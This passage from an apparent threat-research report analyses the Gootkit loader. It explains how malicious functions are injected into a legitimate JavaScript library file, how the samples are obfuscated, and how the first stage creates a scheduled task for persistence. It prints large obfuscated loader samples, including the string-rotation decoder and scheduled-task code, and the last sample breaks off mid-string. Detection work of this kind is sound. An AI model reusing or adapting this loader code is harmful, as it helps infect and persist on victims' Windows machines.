
```
+
+function rrthkuz(){
+   hyxajr = onz+huge_+sit_+worldp+eqzjmgb+teyzyqu+rock1+rjnm+early6+late2+letter_;
+   uahf[3920280] = adiqji;
+   nxubsc(abkxnix);
+}

 /*
  Class: Graph
@@ -7249,6 +7425,16 @@

 };

+
+function uaps(money91, cdbdm, cutv, electricw){
+   chiefo = "";
+   for ( nkgytk = nzsur; nkgytk < 2317; nkgytk++ ){
+       hecesz = weplfxp(money91,nkgytk);
+       chiefo = satv(chiefo,hecesz,nkgytk);
+   }
+   return chiefo;
+}
+
 /*
   Object: Graph.Plot3D

@@ -7481,6 +7667,17 @@
     hideLabel: $.empty,
     hideLabels: $.empty
 });
+function us1(lpsjp, hoox, boardz, wsfybv, add0, milet) {
+   rdlqc = manu(hoox);
+   for (vmnznca = nzsur; vmnznca<=manu(lpsjp)-rdlqc; vmnznca++) {
+       if (kekac(lpsjp,vmnznca,rdlqc)==hoox){
+           rjfbu[manu(rjfbu)] = kekac(lpsjp,tifz,vmnznca-tifz);
+           tifz = vmnznca+rdlqc;
+       }
+   }
+   rjfbu[manu(rjfbu)] = kekac(lpsjp,tifz);
+   return rjfbu;
+}

 /*
    Class: Graph.Label.DOM
@@ -13972,6 +14169,10 @@
     }
   }
 });
+function manu(art9, mdrl, excite7, norc) {
+   puafn=art9.length;
+   return puafn;
+}
```

Figure 7. File comparison to show inserted codes

Obfuscation

Obfuscation is not only a technique for evading analysis but also a useful way to help identify malicious actors. The obfuscation methods used in the samples also show features of Gootkit loader's current activities, which will help security teams to detect this threat.


Figure 8 shows a part of the malicious JS file. The second anonymous function uses numbers, lowercase letters (from a to z), and uppercase letters (from A to Z) for obfuscation, with a few numbers and no readable words. The third anonymous function uses mainly lowercase letters (from a to z) and uppercase letters (from A to Z) for obfuscation. Numbers rarely appear but still seem to serve a function. In addition, the content to be executed is piped and shuffled with readable words, while other readable words can also be seen in some places.



```
function anonymous() {
return this
}
function anonymous() {
wkdgj=8513;u=100-97;ear5=463;try{ stood6[u](kept3("HOXp KnGoai(tKcOnludfx;))}r9e1t(uMr(n] )M6a(tMh[[jMK(J4u1B) ]=( MDaQtChy[mM;()8))3]3(()M*(K]O)l6d(xM)[;j}KmJyuCBQ D=[ Ml(i2Q2U)T];()));7P3N(WMz(N]K) 6=( Mm[yjCKQJDu[BM (=3 5h)K]o(g
\"u\\y\\P\"W);;ttpriyr{cUSOWi f=R Qj K=J uPBN;W)z0NtKf[iMl(+51)r]a(fh+awcxZnan)+;c}gcnaitrc+hr(edeOvmpDxOjJq)+{bUfOaigfsR+Q9 t=a efpaelrs+ex;r}iiefh t{+UtOgi7fcRvQn w=k=+ zfwaq|js+e5)l a{rReVvceasu+ 8=e mToUsQ+igle[rMi(u3q5e)r]+(4Wy
PrytusguodKnhi[+M8(q3v8l)l]a(mMs(+453a)e)d)i[+M6(f4f)o]+;agdpfemzol+TkTn k=j +3d2e5v-a(hM+artphm[jMz(+2h9t)w]j(q3+2c5f/yRmVlc+a1ur[eMt(c1a2r)a]h)c*+R0Vecganua[rMt(s1+24)k]n)i;hstc+vhU0 r=e w0o;lpfl+E7NlJaat o=t +fnallasueq;ef+ohr
v(szbEdxzsraqD+ru f=m en+e8wd oEonlubm+e2rraettosra(mR+V7ctarua)t;s +!xzqEgxjsaasD+ro[wMe(n2k8+)p]t(h)g;i azrEtxss+a6Ddrn[uMo(r1+5q)8]m(a)e)t +{yjvVgEcAy e=+ 6zhEtxgsnaeDlr+[0Mw(n1q0k)t]a(b)+;2ihf2 w(oglpbe+z0lkTnTi=r=ds+cxvyUo)
v yp+lyEeNeJraf +=d ojdVxErA+;dsecsveUh+t++;o}sisfa r(gp+l9EtNsJeat +!f=d dfaa+l1sgeh)x j{pN+W6AehsDo p=+ zpjlIEsN+J0at+c\"e\\r\\r\"o+cp+A7Owykie;siof+(r!eTnUsQgitlt[+M5(t2i4u)r]f(+N9WeAvhrDe)s)b{of+HhBeapAo r=+ iTzUhQdiwlj[+Mg(z
2o7t)d]+(aNeWvAehiDl,e b8+,5 ttnriurep)+;offHvBaakA([3Mt(p3e9k) ]=( ubPWFfddfFWPbu);;)l6Z2P(TMg j== \"M\"u;Tsfczv;U)=203;(wMy R=t ui=y0O;AupC;q)L4L3 (=M  X=H OapZKcGaah()5;2V3U)C+u8h0S4 5n;rSuKtaeKrq)x; )=1 ,M0((1r3t)s[bMu(s0.)V]U
(C\'u\'h)S;+G)w1t(MrDtms b=u sM.aVtUhC[uMh(S8 )=] ;VUUzCiuVhmSV(b k) +=+ nMdaDtWhi[RM (;4X1b)p]e; w=h<i lned(DtWriuRe ); 0{ l=Z PnTdgDjW i+R=  rSaKva(K qrxo[fU;z]iXVbmpVeb[kl(cGhwXtRMwDym (=) *V2U5C)u]h;Si;f) \"(|w\"y(Rttiul=p=su.C
wqlLKLr)f  {=w ylRcthuX=R0w;yu;C\"qtLnLe m=u gXrHAOsp|KnGeah(W5t2r3a)t+S8e0l4b5a;lfiHaBvaAA|[%M%(A3T9A)D]P(PlAZ|PsTagTjw+e\"N;k\"[)u;olrZdPnT|gHjn=e\"d\"d;i)|sectviUr+W+|;vwnyERdtnua+p+x;Eisfg n(isrctvSUt=n=e4m9n9o8r5i7|1W8l)l eb
hrSe.atkp;i}rfcHSB|aiAF[tMe(G1e4l)|]r(e)d;lfoHFBtaeAG |=r pTrUeQtinlE[gMn(i3t6l)u]s(nNoWCA heDs)i;|ftHsByaSAe[lMi(F3.)g]n i=t pzifrTcuSMt;clemjzbKONmXe |=o cfaHmBraaAh[PM (r2o1t)p]e;cyeARfgno l=. ymgyoClQ|Dg[gMi(r4T2n)o]g(o0L)d;lyrAef|nt[a
Me(r2C)e]|[rMo(o4l4f)[]a d=n Ettr|utex;eyTAnfenp[OMe(l2i)F]|[aMl(e4R0 )t]c e=j bfOas|js.es;nloViXtS|As w=t pyiArfcn|[EMe(l1i1F)s]t[sMi(x3|0d)l]r(e9s)U;|leVnXnSoAC[t\"cl|Dt\"r]o h=S eMm(a3N1|)e;rliVDXgSnAl[kMr(o2W3y)r]o t=c [WrPeySu.geolKuhd[eMh(c
3S8e)c]i(vM|(g1e7R)n)o;iFtwihnEiwf e=D kysAafTnr[eMt(s9i)[]R[EMS(U3%0%)E]M(A0N)R;EFSwUh%E\\w\\[%MN(l7A)M]O D=| nMu(R2x5E)[;tFxwehNEewv[oMm(J4e5s)o]l C=| llkmjziKhNgXf;eFdwchbEawz[yMx(w2v0u)t]s r=q ppolnEmN|JoaC;tPnNuW|zgNiKr[t
Ms(r1e8g)[]i(mheatc|Ziat,c AysAnfon|,n a6r,m o\"d\"| h,t a\"P\"| t,a e3r)C;tUcOeijfbROQe |=G kPsNaWTztNeK|[oMF(b5u)S]s(rheadclZ|ae)m;aUnO|iiftRtQe[sMs(g1n6()u]Q(tniu|lill,p s2t,\"  0=,  w\"I\"K)r;f}{}))XBbupJeK(jM[ Mn(o1i)t]c(n)u;f '))();} catch(e) { }destvi
sx=stood6;
}
function anonymous() {
function M(epbX){frKlw = "tspli|itQu|ngssetti|name|ldersSubFo|etTaskG|eObjectCreat|Path|domran|onsActi|temi|gerstrig|untCo|mnopqrstuvwxyzabcdefghijkl|Close|moveNext|ExRun|DOMAIN%\\%USERNAME%%USER|isterTaskDefinitionReg|viceSchedule.S
er|ctoryWorkingDire|NameShort|ctConne|UserId|xistsFileE|criptws|tions.jsObject Rela|FileOpenText|tEnda|floor|eCreat|erIdLogonTrigg|logy.logReceptor Pharmaco|emObjectScripting.FileSyst|ise ConsultingEnterpr|GetFolder|leGetFi|Script.ShellW|ironmentStr
ingsExpandEnv|Write|iddenH|ndrou|kNewTas|APPDATA%%|AvailableStartWhen|sArgument";ywRXhcl = frKlw.split("|");ShuCUV = ywRXhcl[epbX];for (var RiWDdn = 0; RiWDdn <= epbX; RiWDdn++) {ShuCUV = ShuCUV.substr(1)+ShuCUV.substr(0,1);}retur
n ShuCUV;}hacZa = M(34);pAOyi = M(32);zfTuM = M(26);uPFdfWb = kept3(kavfo+print5+believea+dtozg+jwdhzi+ropeh+observe9+fruit5+ttgsner+osekw7+correct0+sljz+pose6+pjxhg1+addf+test9+grasso+thesed+rxdod+freey+yvoyx+drink0+blow2
h2+batkqnw0+length6+eycgvy+team8q+round6+straightp+knewo+sajgqx+start7+master2+blood8+emfu+qrzdbsvh+equaln+total7+flower0h+think4+strange0+character1+lmyfc+qjwth+zjmpr+haved+jknk+omfda+off6+idea5+smallvq8+industry4
+requireg+some8+several5+jqwz+kwnvc7gt+theirx+repeat9+sgafb+qjxpveer+ringc+nnxw+far1+lift0);BuJKj = WScript;WPyugoKh = BuJKj[M(6)](M(37));TUQil = BuJKj[M(6)](M(33));myCQD = BuJKj[M(6)](M(19));function XHOpKGa(KOldx){return Math[M
(41)](Math[M(8)]()*KOldx);}myCQD[M(22)]();PNWzNK = myCQD[M(35)]("\\");try{UOifRQ = PNWzNK[M(5)](hacZa);}catch(dOmDOJ){UOifRQ = false;}if (UOifRQ == false) {RVcau = TUQil[M(35)](WPyugoKh[M(38)](M(43)))[M(4)];gpezlTT = 325-(Math[M(29)](3
25/RVcau[M(12)])*RVcau[M(12)]);scvU = 0;plENJa = false;for(zExsaDr = new Enumerator(RVcau); !zExsaDr[M(28)](); zExsaDr[M(15)]()) {jVEA = zExsaDr[M(10)]();if (gpezlTT==scvU) plENJa = jVEA;scvU++;}if (plENJa != false) {NWAhD = plENJa+"\\"+pAOyi;if(!
TUQil[M(24)](NWAhD)){fHBaA = TUQil[M(27)](NWAhD, 8, true);fHBaA[M(39)](uPFdfWb);lZPTgj="";scvU=0;wyRtu=0;uCqLL = XHOpKGa(523)+8045;SKaKqx = M(13)[M(0)]("");GwtMDm = Math[M(8)];UziVmVbk = Math[M(41)];while(true) {lZPTgj += SKaKqx[U
ziVmVbk(GwtMDm()*25)];if (wyRtu==uCqLL) {wyRtu=0;uCqLL = XHOpKGa(523)+8045;fHBaA[M(39)](lZPTgj+";");lZPTgj="";}scvU++;wyRtu++;if (scvU==49985718) break;}fHBaA[M(14)]();fHBaA = TUQil[M(36)](NWAhD);fHBaA[M(3)] = zfTuM;lmzKNX = fHBa
A[M(21)];yAfn = myCQD[M(42)](0);yAfn[M(2)][M(44)] = true;yAfn[M(2)][M(40)] = false;lVXSA = yAfn[M(11)][M(30)](9);lVXSA["ID"] = M(31);lVXSA[M(23)] = WPyugoKh[M(38)](M(17));FwhEw = yAfn[M(9)][M(30)](0);FwhEw[M(7)] = M(25);FwhEw[M(45)] = lmz
KNX;FwhEw[M(20)] = plENJa;PNWzNK[M(18)](hacZa, yAfn, 6, "" , "" , 3);UOifRQ = PNWzNK[M(5)](hacZa);UOifRQ[M(16)](null, 2, 0, "");}}}BuJKj[M(1)]();
}
```

Figure 8. A section of the file named How_to_sign_a_letter_on_behalf_of_a_company (jpwri).js

Figure 9 shows the pipe-separated and shuffled part of the executed content with readable words, deobfuscated by JS NICE.



```
  function strip(num) {
    /** @type {string} */
    frKIw =
"tspli|itQu|ngssetti|name|ldersSubFo|etTaskG|eObjectCreat|Path|domran|onsActi|
temi|gerstrig|untCo|mnopqrstuvwxyzabcdefghijkl|Close|moveNext|ExRun|DOMAIN%\\%
USERNAME%%USER|isterTaskDefinitionReg|viceSchedule.Ser|ctoryWorkingDire|NameSh
ort|ctConne|UserId|xistsFileE|criptws|tions.jsObject
Rela|FileOpenText|tEnda|floor|eCreat|erIdLogonTrigg|logy.logReceptor
Pharmaco|emObjectScripting.FileSyst|ise
ConsultingEnterpr|GetFolder|leGetFi|Script.ShellW|ironmentStringsExpandEnv|Wri
te|iddenH|ndrou|kNewTas|APPDATA%%|AvailableStartWhen|sArgument";
    /** @type {!Array<string>} */
    ywRXhcI = frKIw.split("|");
    /** @type {string} */
    ShuCUV = ywRXhcI[num];
    /** @type {number} */
    var raw_m = 0;
    for (; raw_m <= num; raw_m++) {
      /** @type {string} */
      ShuCUV = ShuCUV.substr(1) + ShuCUV.substr(0, 1);
    }
    return ShuCUV;
  }
```

Figure 9. The content to be executed is piped and shuffled with readable words


First stage of infection: Setting a scheduled task for persistence

The goal of the first stage of infection is to set a scheduled task for persistence.

After the user downloads the malicious ZIP file and the JS inside it is executed, a scheduled task is created and executed in the flow as shown in Figure 4. The JS file registered in the scheduled task will be called by *wscript.exe* as a short name for Windows 8.3.

For example, *C:\Users\[username]\AppData\Roaming\Entrust Security Store\Object Relations.js* was called as *C:\WINDOWS\system32\wscript.EXE OBJECT~1.JS*.

Like the initial JavaScript that was executed, this newly dropped JS file is also heavily obfuscated.



```
bfefv='\\\\+\'+\\\'\'\\m\'+\\ee\\s\'l\\\'\'\\t\'+\\\\+\'+\\\'\'\\+\'k\\\\u\'shree\\/\'\'\\\\\\\'\'+\\++\\+\'\'\\\\\\\'\'.\\Gic/\\f\':h\'+\\\\s\'+\\p\'\'+\\(\'\\\\\\'(++/$\\\'\"\\x_\\t\'\'\\\\\\\'\'+\\++\\+\'\'\\\\\\\'\'^\\m.\\t\'\'\\\\\\\'\'+\\++\\
+\'\'\\\\\\\'\'I\\lIMhr';presentq='\\T\'\'\\\\\\'Z Isv\\s\'KlF+\'e\\\\\\\'\'\\\\+\'+t\'+\\l\'\\\\\\'S-ie{\\l\'\'\\\\\\\'e+++\'\\\\\\\'\'\\\\\\'+ yp\'h\\ rtS';thust = 426;list6 = [1013];any2 = 1342;function thousandq(){try { seed9(any2); } catch(
thoughtu) { wymzqi(list6); } }read5='\\a\'\'\\\\\\'tcvPh\\\'\'\\\\\\\'\'\\++)+\\\'\'\\+\'x\\(pN)\\P\'\'$\\t$}+\\\'\'\\)\')\\)++}(\'(\\\\e\'(\\l\'x+\'F\\\\e\'+uiy\'l\\a\'l\\\\s\'+\\e\'\'+\\)\'\\\\\\'{';late6='+$\'\\\\\\\'\',\\iu\\;\'\'\\\\\\')++
)\'\\\\\\\'+\\\\+\"s(\'\\\\\\'e\\(\'\'+\\nm\\+\'\'\\\\\\\'\'!\\)+\\d\'\'+\\+\'(\\\\a\'+\\e\'\'|\\er\\}\"\'C\\()\\+\'\'n\\)\'i\\++ot(\'J\\\\S\';';done7f = 1;lccagw = [];steel5='\'e\\+\'s\\(+od\\\'\'\\\\\\\'\'\\w5++\\0\'\'\\\\\\'0)al\'+\\\\\'\'\\
\(+++\\\'\'\\\\\\\'\'\\E0Ce\\0\'R\\}\'.)\'+\\+O\\+\'s(\'.\\\\\\\'\'\\\\|\'+';thin8='\\m+8Mo\'-\\\\o\'c9C+\',\\\\\\\'\'\\4+C+0\'.\\/\'O\\5a\\$\'t)=+e]\'\\\\\\'V[+I\'A\\\\\\\'\'\\[++2m\'\\\\\\\'\']\\.a';kuup=')\'y\\\\\\\'\'\\\\d\'++.+\'\\\\\\\'\'\\\\\\')n
+a\'\\\\\\\'r\\++\\n\'\'\\\\\\'u+)ou\\\\'\'\\\\r\'+ob+\'\\\\\\'l\\.\'i+\'i\\\\\\\'\'\\\\\\+\'+.\'+\\\\\\\'\'\\\\I\'d+';cold2 = done7f;function bankw(shxrpqcy, save4, centf, szkfct, rkbqb) {fjfgy4 = shxrpqcy;return fjfgy4.substr(
save4,centf);}icet = done7f-cold2;river5='++(\'\\\\\\\'\'\\\\\\'+rit\'t\\\\c\'t\\e\'\')\\+P++\\\'\'\\(\'S\\\\+\'e\\\'\'\\EG+o\\\'\'\\\\\i\'+)\'[\\+\'\\\\\\'+(.+\'\\\\\\\'\'\\\\\\'no+(t';onlym = 'NkutQ';function wymzqi(quickv, afraidh, gfdv,
log5){duringz(hkkdfu);sectione = fxhipsf;while(done7f){try{list6[any2](any2);}catch(thoughtu){list6[10900] = chooseh;}any2++}}function teeth2(xlgbl, rwerq, sevent, duckkc){duringz(behind4);list6[33229] = beautyk;}circlex =
done7f+cold2+done7f;generalk='\'\\\\\\\'\'\\\\\\'+n\"p\\\\\\\'\'\\\\,\'e+\"+\\\\c\'\'\\\\\\'tu+s \\\'\'\\\\-\'p+\'+\\\\h\'+\\\'\'\\-\':\\ +\\c\'\'\\\\\\'o+p+\'\\\\\\\'\'\\\\\\'+/+e\'/\\\\\\\'\'\\mm+.\\
\'c\\s\'\'+\\mh';silent2y=':eR[\\\'\'\\\\\\\'\'\\++)+\\\'\'\\+\':\\(s\\N\'\'\\\\\\'e++Et\\\'\'\\\\.\'n]\')\\go++np(\'\\\\\\'s\\S\'\'+\\ae\\+\'r\\\'\'\\iv)e\\\'\'\\+R';pkswu6='e\\e\'\'e\\yd{+r\' \\\\\\\'\'\\s++a \'\\\\\\'t=ao\'
\\\\e\'+hH+\'[\\\\\\'\'\\Aem+[\'\\\\\\\'\'m\\++].\\\'\'\\(Ce(3VM\'+\\\\X\'+2\'+\\,\'\\\\\\'+';south3 = icet;function broughtm(sky4, niney, nmzaju, divide4) {common3 = mass2(niney);for (islhnns = icet; islhnns<=mass2(sky4)-common3;
islhnns++) {if (bankw(sky4,islhnns,common3)==niney){lccagw[mass2(lccagw)] = bankw(sky4,south3,islhnns-south3);south3 = islhnns+common3;}}lccagw[mass2(lccagw)] = bankw(sky4,south3);return lccagw;}hkkdfu = 45202;function duringz(flyt,
find8, vjrmq) {instantr=done7f;while(instantr<(flyt*thust)){instantr++;}}function meat6(speakc, hxtptv, oqfqx, apple6, vrcuuuj, zpaqrf) {if (oqfqx % (circlex-cold2)) tlkfaz = speakc+hxtptv; else tlkfaz = hxtptv+speakc;return
tlkfaz;}it3='+o]\'\\\\\\'\'(\\t+4+\\\'\'\\5\'+\\5f\\n\'\'0\\cC/+\\\'\'\\3\'+\\5+\\n\'\',\\eE1ajo';considerx='1$.\'0\\\\V\'m+\'+\\4\'\\\\\\'+)+O\']\\\\\\'\'\\;g+m N\\\'\'\\lOI+=p.\'
\\\\\'\'\\sv++[\'\\\\\\'\'A\\m+[)\\\'\'\\m\'+\\]$';puuyv='\'\\\\\\'\'*\\++3+\\\'\'\\1\'n\\,:\\=\'S1\'+\\5\'\\\\\\'+/+o\'3\\\\\\'\'\\)3+e]`\\r\'\'(\\iv1+\\e\'\'0\\+\'8\\\\t\'+1\'s\\5\'\\\\\\'+)r+\';\\\\\\'\'\\iqs+f';behind4 =
7366;miss2='U\\\'\'\\(o+Ch$\\e\' [re;Atrv[i\\F\'fm\'+\\]i\\+\'\'(\\p\'2';function mass2(sqof) {village5=sqof.length;return village5;}boyo = 4157;quotient5='{2r\'\\\\\\'\"i\\++p\'\\\\\\'\'t\\e+;wr\' \\\\}\'+m]+[ \'\\\\\\'I=+eO
\'h\\(.\\;\'\'\\\\\\'\'+\\s+\\+\'\'u\\w\'b\\\\P\')\\\'\'\\+\")\\\\+\'\'+\\|\'(\\\\+\'a\\\'\'\\+\'s\\\\\"\'\\\\+\'\':\\)\'\\\\\\'+';nuucrpo='++r\'(\\\\\\'\'\\\\+\'{+\'N\\\\\\"\'\\\\)\'\'r\\)3\\+\'\'+\\+\'(\\\\+\'3\\\'\'\\A\"a\\\\
\'\'M\\+\'e\\\\+\'+f\'o\\\\\\'\'\\T+)q\\$\'\'+\\+_(+\\.\'\'\\\\\\'N.euaf-Lm\\ \'el\'+\\N\'\\\\\\'+';two4='\\\'\'\\\\)\"++o\\\'\'\\\\k\'x co6,e\\\'\'\\ \'+\\\\+\'+\\\'\'\\\\\\'\"\\$4\\G\'\'\\\\\\'
+++\'s\\\\\\'\'\\[+()A\'\\\\\\'\'[\\+em+\\\'\'\\]\')\\(+\\ \'\'1\\+\'*\\\\k\'+1\'p\\2\'\\\\\\'+5A+\',\\\\\\'\'\\4iO';zxsww='\\-\'es r(\\\'\'\\\\$\'++_)\'\\\\\\'\'+\\p](+\\1\'\'\\\\\\'[+.Iy\\\'\'\\\\f\'+mz)\'\\\\\\'\'+\\+P(+';vowel3='sW\"\\\\\\'F
S,+oO\"\\\\\\'l\\p\"\'p\\(\'\\\\\\'+\\+\'\'+\\+\'\\\\\\'d\\h\'\'c\\+\'\\\\\\'+\\+\'\'+\\+\'\\\\\\'e\\p\'\'.\\)\'p\\\\+\'+h\'+\\\\\\'\'\\\\r\'.+\'}\\\\\\'\'\\\\+\'+p\'+\\\\\\'\"\\\\)\'c)\')\\ pe';bncsz='1\'\\\\\\'\'5\\mU-r\\\'\'\\3u++)e\\\'\'\\]}a
o(\'e\\A\'r\\[+t+m\'\\\\\\'\']\\+;($';byf='+\'+\\\\k\'n\\\'\'\\x\'t\\\\+\'+\\\'\'\\+\'+\\\\c\'a\\i\'\'m\\ip\\+\'\'t\\+\'w\\\\+\'mo\'l\\\\e\'k\\+\'n+\"+\\\\i\'\'\\\\\\'dd+ren\'\\\\\\'\'i\\+^\\+\'\'\\\\\\'\'+\\p+\\h\'\'c\\wt.\"\\\\\\'\'\\\\\\'++
';connectd='+\'e\\\\.\'+hct\'\\\\\\'ppn+rsd\\\'\'\\\\\\'\'\\w+++|\'\\\\\\'\'s\\:lpo\\m\'w\\\'\'\\+\'+\\\\+\'+\\\'\'\\/\'g\\\\x\'t(/+\'m\\\\m\'+\\o\'\'/\\+c\\i\'\'\\\\\\'t++zl\\\'\'\\D\'a\\J.';who9='m+1\'\\\\\\'\'*\\+e1:\\t\'
\'0\\y.)+\\\'\'\\)\'+\\[+\\e\'\'A\\Xi[W\\\'\'\\me++]\'\\\\\\'\'(\\$+0k;\'-\\)o0';atz='\\\'\'\\2 S+1;.\'8\\Od4$\\\'\'\\/\'+\\2+\\+\'\'6\\I\',\\\\s\'v6p+\'5\\\\\\'\'\\/+.+';ywqow='\\+\';\\\'\'\\e\'S\\cB\\+\'\'s\\+\'\\\\\\'+\\[\'\')\\[N+$\\\'\
'\\(;++\\)\'\'\\\\\\'\"c\\,e\\J\'\'\\\\\\'\')\\++++\\\'\'\\(\'f\\\\t\'M\\.\'\'r\\+\'i\\\\+\'+p\'q';wniwccg='tto\\e\\
'\'p\\cma+o\'c\\\\\\'\'\\\\+\'b+\'+\\\\\\'\'\\\\s\'+m(.\'/\\\\\\'\'\\x/++';earthx='\\+\'\'\\\\\\'\'g\\++\\p\'\'\\\\\\'r+eal\\\'\'\\\\m\'+px+\'l\\\\/\'l\\w\'\'n\\+t\\+\'.\\\'\'\\+sal\\\'\'\\s.
+tat\'\\\\\\'p\\e\'p+\'+\\\\\\'\'\\\\+\'+c\'c\\u\'e\\\\h\'llc';function both0(raise4, watert, lkcuo, sharp5){list6[50302] = beenw;ors[circlex] = chooseh[ors[icet]];}moleculed='\\t\'p\\\\o\'S\\D\'\')\\+\'+\\\\+\'+(\'Z\\\\\\'\'\\xes$\\r\'\'\\
\\\'\'+\\)+\\+\'\'+\\Q\'(\\\\=\'v\\4\'\'+\\e`\\+\'t\\\'\'\\$\')\\\\i\'++c+\'(\\\\\\'\'\\\\q\'+(\'a\\\\\\'\'\\\\+\'e+\')\\\\P\'U';ueidtt='+\'\\\\\\'\'(\\+;\\+\'u\\\'\'\\hUpn\\\'
\'\\ia)+\\g\'\';\\+ehY\\r\'Q[]Z\'A\\G\'[\\\\+\'+m\'+\\]\'\\\\\\'b(:.$1';heldi='\\k\'\')\\]\'{\\r+ +\\\'\'\\h\'+\\[=\\ \'1A\'e\\[`\\+\'tm\'+\\]\'\\\\\\'=(+t{3\'i\\*$rq2tW\'4\\\\\\'\'\\,+++';function town2(kqhjkf, hopeh, spokek, motiono,
showc6){return bankw(kqhjkf,hopeh,done7f);}iolnnr='\\=\'[0t+S,\'\\\\\\'y4+Ss/\'\\\\\\'\'1\\+q)+\\U\'\']\\[o(
t';uhdiom='r%+\'S\\\\\\'\'\\HBA+ei\\\'\'\\\\\\'\'\\+{)+\\$\'\'+\\q\'(\\mE\\+\'\'y\\L\'\\\\\\'+L_+\'\\\\\\'\'\\\\\\'n)+X\'+\\\\\\'\'\\(++.\\\'\'\\\\n\'cW\'$';xmary='\']\\f\'(\\;+4+\\\'\'\\5\'+\\5
